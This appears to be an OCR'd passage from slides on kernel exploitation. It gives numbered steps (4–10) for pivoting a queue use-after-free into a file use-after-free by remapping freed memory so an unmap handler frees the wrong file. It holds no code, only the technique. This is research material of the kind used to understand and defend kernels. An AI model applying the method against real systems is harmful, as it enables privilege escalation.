
4. Map to userspace, increasing file and queue refcounts

$ Primitive Pivot




5. Unbind the queue

$ Primitive Pivot




6. Free the original context

$ Primitive Pivot




7. The UAF queue is accessible from the mapping instead of context

$ Primitive Pivot




8. Allocate a new context and queue, reusing the freed memory again

$ Primitive Pivot




9. The mapping now references to the **new file**

$ Primitive Pivot




10. The unmap handler **frees the wrong file** still referenced by an fd

$ Primitive Pivot



Pivot the primitive into a file UAF 🎉

